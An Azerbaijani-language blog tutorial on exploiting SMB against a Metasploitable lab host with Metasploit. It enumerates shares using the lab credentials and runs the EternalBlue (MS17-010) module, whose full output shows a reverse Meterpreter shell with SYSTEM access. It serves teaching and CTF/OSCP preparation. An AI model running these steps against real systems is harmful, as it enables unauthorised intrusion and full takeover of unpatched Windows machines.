
SMB servisinin exploit edilməsi (Eternal Blue)
 13rose
4 min read
Salam hər vaxtınız xeyir dəyərli oxucular, bu gün Exploit edilmə başlığı altında SMB servisinin exploit edilməsini yerinə yetirəcəyik.Əvvəlcə nəzəri sonra isə Metasploitable maşının köməyi ilə əməliyyatları praktiki olaraq görəcəyik.
Telegram kanalına qoşularaq bu və digər mövzular üzrə quizlərdə iştirak edə bilərsiniz!
Telegram (Kanal): https://t.me/xakeraz_official
SMB servisinin exploit edilməsi
Son illərdə SMB servisi üzərində exploitlərin yerinə yetirilməsi artmışdır.Metasploit frameworkündə olan exploitlərin əsa hissəsi SMB servisi ilə əlaqədardır.
SMB servisinin ümumi paylaşımlarına daxil olmaq
Biz əvvəlki paylaşımlarda hədəf sistemin SMB servisi haqqında araşdırma yerinə yetirərkən, 445 portun açıq olduğunu və hədəfə qoşula bildiyimizi öyrəndik.Hədəf sistemdə olan ümumi qovluqları görmək üçün Metasploit alətinin smb_enumshares modulundan istifadə edə bilərsiniz.
msf6 > use auxiliary/scanner/smb/smb_enumshares
msf6 auxiliary(scanner/smb/smb_enumshares) > set rhosts 192.168.10.37
rhosts => 192.168.10.37
msf6 auxiliary(scanner/smb/smb_enumshares) > set smbpass vagrant
smbpass => vagrant
msf6 auxiliary(scanner/smb/smb_enumshares) > set smbuser vagrant
smbuser => vagrant
msf6 auxiliary(scanner/smb/smb_enumshares) > run
[-] 192.168.10.37:139 - Login Failed: Unable to negotiate SMB1 with the remote host: Not a valid SMB packet
[!] 192.168.10.37:139 - peer_native_os is only available with SMB1 (current version: SMB2)
[!] 192.168.10.37:139 - peer_native_lm is only available with SMB1 (current version: SMB2)
[+] 192.168.10.37:139 - ADMIN$ - (DISK|SPECIAL) Remote Admin
[+] 192.168.10.37:139 - C$ - (DISK|SPECIAL) Default share
[+] 192.168.10.37:139 - IPC$ - (IPC|SPECIAL) Remote IPC
[*] 192.168.10.37: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_enumshares) >
Biz bu əməliyyat sonrası Windows sistemdə 3 ümumi qovluğun olduğunu gördük.
Biz Kali Linux cihazında qovluq menecerinin köməyi ilə smb ilə paylaşılmış qovluqları görə bilərik.Qovluq menecerini açın və adres yerinə aşağıdakı adresi qeyd edin.

smb://ip adres/Biz düzgün ip qeyd etdikdən sonra hədəf sistemin smb sisteminə bizdə olan istifadəçi məlumatların daxil edilərək qovluqlara baxa bilərik.Connect əmrini yerinə yetirdikdən sonra hədəf sistemin qovluqlarının siyahılandığını görə bilərik.
Eternal Blue SMB exploit
Biz bu mövzunu nümunə kimi əbəs yerə istifadə etmirik.Eternal Blue exploiti bir neçə il əvvəl aşkarlanıb və Microsoft şirkəti artıq bu boşluğu həll etmişdir.Exploit öyrənərkən həmin exploitin necə işlədiyini bilmək və görmək lazımdır.Biz bu ssenari ilə CTF-lərdə və bir çox beynəlxalq sertifikatlarda (OSCP daxil olmaqla) qarşılaşa bilərik.Yenədə Metasploit üzərindən ms17_010_eternalblue modulunu istifadə edək:
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.10.37
rhosts => 192.168.10.37
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.10.16:4444
[*] 192.168.10.37:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.10.37:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.10.37:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.10.37:445 - The target is vulnerable.
[*] 192.168.10.37:445 - Connecting to target for exploitation.
[+] 192.168.10.37:445 - Connection established for exploitation.
[+] 192.168.10.37:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.37:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.10.37:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.10.37:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.10.37:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.10.37:445 - 0x00000030  6b 20 31                                         k 1
[+] 192.168.10.37:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.37:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.37:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.37:445 - Starting non-paged pool grooming
[+] 192.168.10.37:445 - Sending SMBv2 buffers
[+] 192.168.10.37:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.37:445 - Sending final SMBv2 buffers.
[*] 192.168.10.37:445 - Sending last fragment of exploit packet!
[*] 192.168.10.37:445 - Receiving response from exploit packet
[+] 192.168.10.37:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.37:445 - Sending egg to corrupted connection.
[*] 192.168.10.37:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.10.37
[*] Meterpreter session 1 opened (192.168.10.16:4444 -> 192.168.10.37:49371) at 2025-04-12 22:53:10 +0400
[+] 192.168.10.37:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.37:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.37:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
Ümidvaram faydalı olmuşdur.Təşəkkürlər!
Bizi izləyin:
Telegram (Kanal): https://t.me/xakeraz_official
Paylaşımların səliqəli yığılmış halı: https://t.me/xakerazgroup
Fikir və şərhləriniz : https://t.me/xakerazchat





